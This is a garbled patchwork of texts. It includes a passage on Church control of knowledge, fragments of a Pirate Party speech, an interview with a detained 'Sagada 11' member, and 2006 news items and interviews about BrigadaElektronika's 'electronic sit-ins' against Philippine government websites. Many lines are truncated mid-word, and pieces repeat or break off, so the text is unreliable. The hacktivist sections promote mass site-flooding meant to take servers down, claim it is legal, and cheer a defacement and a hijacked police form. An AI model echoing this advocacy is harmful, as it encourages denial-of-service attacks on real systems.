And God have mercy on those who dared to challenge the culture monopoly of the Church! They were subjected to the most horrible conditions could envision at the time. Under no circumstances did the Church allow citizens to spread information on their own. Whenever it happened, it applied its full judicial powers to obstruct, to punish, to harm the ones.

There is nothing new under the Sun.

Today we know that the only right thing to happen for the society is to let the knowledge go free. We know now that Galileo Galilei would have died if he had to puncture a monopoly of knowledge.

We are speaking here about the time when the Church went out into the world and ruled that it was unnecessary for its citizens to learn to read because the priest could tell them anyway everything they needed. The Church understood what it would mean for them to lose their control.

Then came the printing press.

that no one does it anymore. It's not dead, it's just been for-
from our language. No one teaches it so no one knows it exists
banished to obscurity. Well I'm trying to change all that, and
too. By dreaming every day. Dreaming with our hands and dreamin-
Our planet is facing the greatest problems it's ever faced. Ev-
you do, don't be bored. This is absolutely the most exciting t-
possibly hoped to be alive.

And things are just starting.

```
#####  
#                RICKHARD FALKVINGE : I AM A PIRATE  
#####
```

<http://www.piratpartiet.se>
<http://www.pirate-party.us>
<http://www.pp-international.net>

Friends, citizens, pirates:

There is nothing new under the Sun.

My name is Rickard Falkvinge, and I am the leader of the Pira-

During the past week we have seen a number of rights violatio-
We have seen the police misusing their arresting rights. We ha-
parties being harmed. We have seen how the media industry oper-
how the politicians up to the highest levels bend backwards to
industry.

This is scandalous to highest degree. This is the reason why

wise enough to trace it with the help of the CHED officials and
didn't send anyone the look for Ann. In the case of PETRA, some
his school and showed some photos; Ray Lester (Petra) with some
status of the NPA (New Peoples Army), creating a hearsays, at s-
is a real NPA. We are required to report to the DSWD (Departmen-
Welfare and Development). We are also told that Camp Crame has
us, under surveillance

Q: Aside from being happy, what other emotion arise from being
A: I'm somewhat ashamed, because people tells me that "so you are
jail"

Q: Why are you ashamed when people tells you that?
A: Because my family treat me differently. When they tells me t-
that they believed that I'm what I'm accused of. I'm also ashamed
the society is not accustomed to a girl, especially at my age,
piece of taste in jail.

Q: Treat differently, what do you mean, bad or good treat diffe-
A: both bad and good; the society now treats me like I'm the one
needed the help. How about those other person that need more of
arms. I don't want them to treat me baby, different from the other
them to treat as what they treated me before.

Q: Are you studying?
A: Yes, I'm grateful that we've reached the school's enrollment

Q: Now that you are studying. What are your plan?
A: Spend it schooling, time is taking a toll at me.

Q: How about going to gigs and mobilization/movements?
A: I think going to gigs would be fine, but mobilization, maybe
pass for now.

Q: What is your greatest fear?

A: I don't want that to happen to me or to anyone else anymore.

Q: You said that you would be laying low on the mobilization. How do you contribute for your fear not to happen.

A: I've seen many points from that experience. I've seen what I've learned a lot from this experience. All I have to do, is to share my experience so that it wouldn't happen to anyone anymore.

Q: This would be my final question. What do you still need?

A: For me? Maybe your question should be not what I need, but what the remaining SAGADA 11 needs?

Q: What do you think they need?

A: Food is a major need they have to think everyday. Food is good to satisfy their hunger but just for the stomach to be filled with it. I think that they need money to accommodate these needs.

To send help contact us in liberation_asusual@yahoo.com or pja

MANILA: BrigadaElektronika electronic disturbance group strike

"Technology has boasted that it enables people in getting closer to each other, so we are going to show that if we can't get closer to Malakan, we will closely express ourselves inside Malakanyang palace through a mouse click," says one of the group's technician who wants to keep an

MANILA-- The current ban of public assemblies and free speech has given birth to online protest action namely- "electronic sit-in"

BrigadaElektronika electronic disturbance group first introduced sit-in last year as an online version of support to the strikers.

A: What are the dynamics of the group. Do you support various sit-ins not directly connected with the Brigada Elektronika in organization?

Error: The group is so loose, and we don't even consider Brigada Elektronika a group, but rather a name of a project. So in terms of connecting on an organizational basis, we prefer our individual capacity to decide on joining other group's action and projects.

A: I've been informed that online/or virtual sit-ins are legal in the Philippines. You elaborate this to justify attacking several targets including government servers.

Error: There is no law that prohibits anyone to visit a website or server that.

A: Do you consider yourself a hacker, anarchist if anything.. I oppose the sale of commodity & marketed foods with plastic labels. How do you label them?

Error: I consider myself as a dreamer, struggling to exist in a world that has proclaimed that dreaming is dead.

A: Few criticisms coming from the elements of pseudo luddites and anti-technology elements in the counterculture scene view virtual direct action as a form of assimilation to the machinery of the State. What is your opinion on any counter arguments about this..

Error: A virus cannot be assimilated by any kind of systems, it is a self-replicating virus. This tiny little virus once it penetrates a system, it can destroy the most formidable structure.

A: Lines have been drawn & there is no turning back. Comments, criticisms, we like to address.. before we wrap this shit up.

Error: Things have been tough lately for dreamers. They say dreamers are

The action officially starts on March 23, 2006 (10:00am Manila time) and will last until the first of April. They are inviting everyone to join the action. For more information, visit the Philippine National Police website for being a rampant human rights violator. [Read More] [UPDATES FROM HACKSITES: Post.Thing.Net | SDHack | Hacktivist.com | Hackthissite]

Interview with Brigada Elektronika

A: When did it all started? Let's decipher the myth, give basic principles of Brigada Elektronika on the slate for the stream of consciousness (left in anyone) to digest.

Error: It started as a direct action project to support the struggle against Gelmart Inc., last year. The mission was to launch a parallel project, basically, it was the specific mission which binded the group together. Obviously, the project is very temporary and momentary. Several individuals were involved in this project, one of them was inside the Electronic Disturbance Theatre, hence, the name BrigadaElektronika.

A: Is the goal long term or short lived?

Error: We only want to create a snapshot or a spot from memory until time succumbs to death. Therefore, the goal is to let our own moment i.e. direct action (whether it is hacking, sit-in, etc) attain freedom/liberation is neither Long or Short.

A: Most of the activist circles are rather new to this form of protest. Can this be a new wave of method & vantage point for people, who are outlawed when it crosses the line?

Error: Yes. Because, as an activist, IMAGINATION is our duty. We need to fight all forms of authority that threatens our capacity to express.

Gelmart in Metro Manila who then occupied the factory, held a protest that obstructed the capitalist boss's activity in laying-off the workers. They held a similar action by occupying (sit-in) the official Gelmart website. Of course, the action successfully declared "no business as usual" and "strike!" (the Gelmart website literally stopped as thousands of participants joined the sit-in)

This time, the electronic disturbance group is once again announcing a second electronic sit-in campaign, targeting the Malakanyang website and the Office of the President. The action officially starts on March 23, 2006 and will last until the first of April.

"Technology has boasted that it enables people in getting closer to each other, so we are going to show that if we can't get closer to Malakanyang, we will closely express ourselves inside Malakanyang palace itself. It's a click," says one of the group's technician who want to keep another person from clicking.

The group also said that this electronic sit-in demands the unconditional release of eleven young backpackers including a fifteen-year-old who was illegally arrested, tortured and wrongfully accused as NPA's by the authorities, while the innocent-care-free kids were only just heading on their way to the beautiful Sagada Mountains. "If the responsible authorities will not take heed for the call of these kids' parents who were dishearten for taking away their sons and daughters the freedom of internet government websites will virtually be deleted. " says one of the group's technician.

"The Benguet Police and Military must also give apologies to the victims of their inhuman activities," demands the group.

Computer-savvy protesters start
'virtual sit-in' campaign

COMPUTER-SAVVY Philippine protesters took civil disobedience to the streets on Thursday, launching a "virtual sit-in" campaign that urged online

overwhelm the police Web site with numerous hits.

Protesting alleged human rights abuses, protesters calling the "Electronic Brigade" opened a Web site that directs visitors to national police site.

"You are about to take part in an online direct action protest that you are willingly taking part in this action by clicking taking part by clicking cancel," the message said.

The activists, who are not identified, said their brand of "hacktivism" because it technically involves just visiting a Web site.

Police did not comment immediately, and it wasn't clear how many site recorded.

The activists' Web site opens with a cartoon of the "Electronic Brigade" dressed as super heroes, wearing masks and caps. A blurb accuses rampant human rights violations, including allegedly torturing said were wrongfully accused of being communist guerrillas.

The 11 young people were arrested last month while on their way to tourist town of Sagada. Their lawyer, Pablito Sanidad, on Thursday in northern Benguet province to free them, saying they were arrested on warrants or probable cause.

Provincial police chief Senior Superintendent Villamor Bumanlag, 11 were identified by government militiamen as communist guerrillas they were tortured.

Bringing Street Protest to Cyberspace
by Manila Indymedia

NEWSBREAK! (28/3/2006) HACKTIVISTS expressing solidarity with the prisoners known as the Sagada 11 have hacked and defaced the website to the National Defense College of the Philippines. Their website says "We don't need the government, we don't need the military, we need LIBERTY for the SAGADA 11!", along with several links encouraging their support. [Read More]

UPDATES! (26/3/2006) VIRTUAL SIT-IN ends today, says BrigadaElektronika message forwarded through emails, the group thanked the participants who corageously joined the direct action that shuts the PNP website (March 23). About 1,088 users participated in the action bringing down the FREE SAGADA 11. The group vowed to continue the campaign, saying "We are looking for our next target."

UPDATES! (24/3/2006) GEOCITIES.YAHOO.COM responded to the ongoing sit-in by blatantly deleting the html pages that had been set-up by BrigadaElektronika and JLI. But the group says "no need to worry," after suggesting that protesters to use the mirror sites.

UPDATES! (23/3/2006) HACKTIVISTS from USA expressed solidarity with the online activists by hijacking the PNP.GOV.PH "Report a Crime" form with an automated response that let people join the virtual sit-in. [Read More]

A GROUP of online activists offered an alternative space to protest against the Philippine Government violently prohibited the streets and freedom to exercise public assembly and practice freedom of speech. The group, calling themselves BrigadaElektronika electronic disturbance group, is conducting "electronic sit-in"- bringing street protest actions on cyberspace.

Electronic sit-in is a form of electronic civil disobedience derived from the sit-ins popular during the civil rights movement of the 1960s. A virtual sit-in attempts to re-create that same action digitally. During an electronic sit-in, hundreds of activists attempt to access a website simultaneously and repetitively. If done right, this will slow down the target website to run slowly or even collapse entirely, preventing access to it. [source: wikipedia]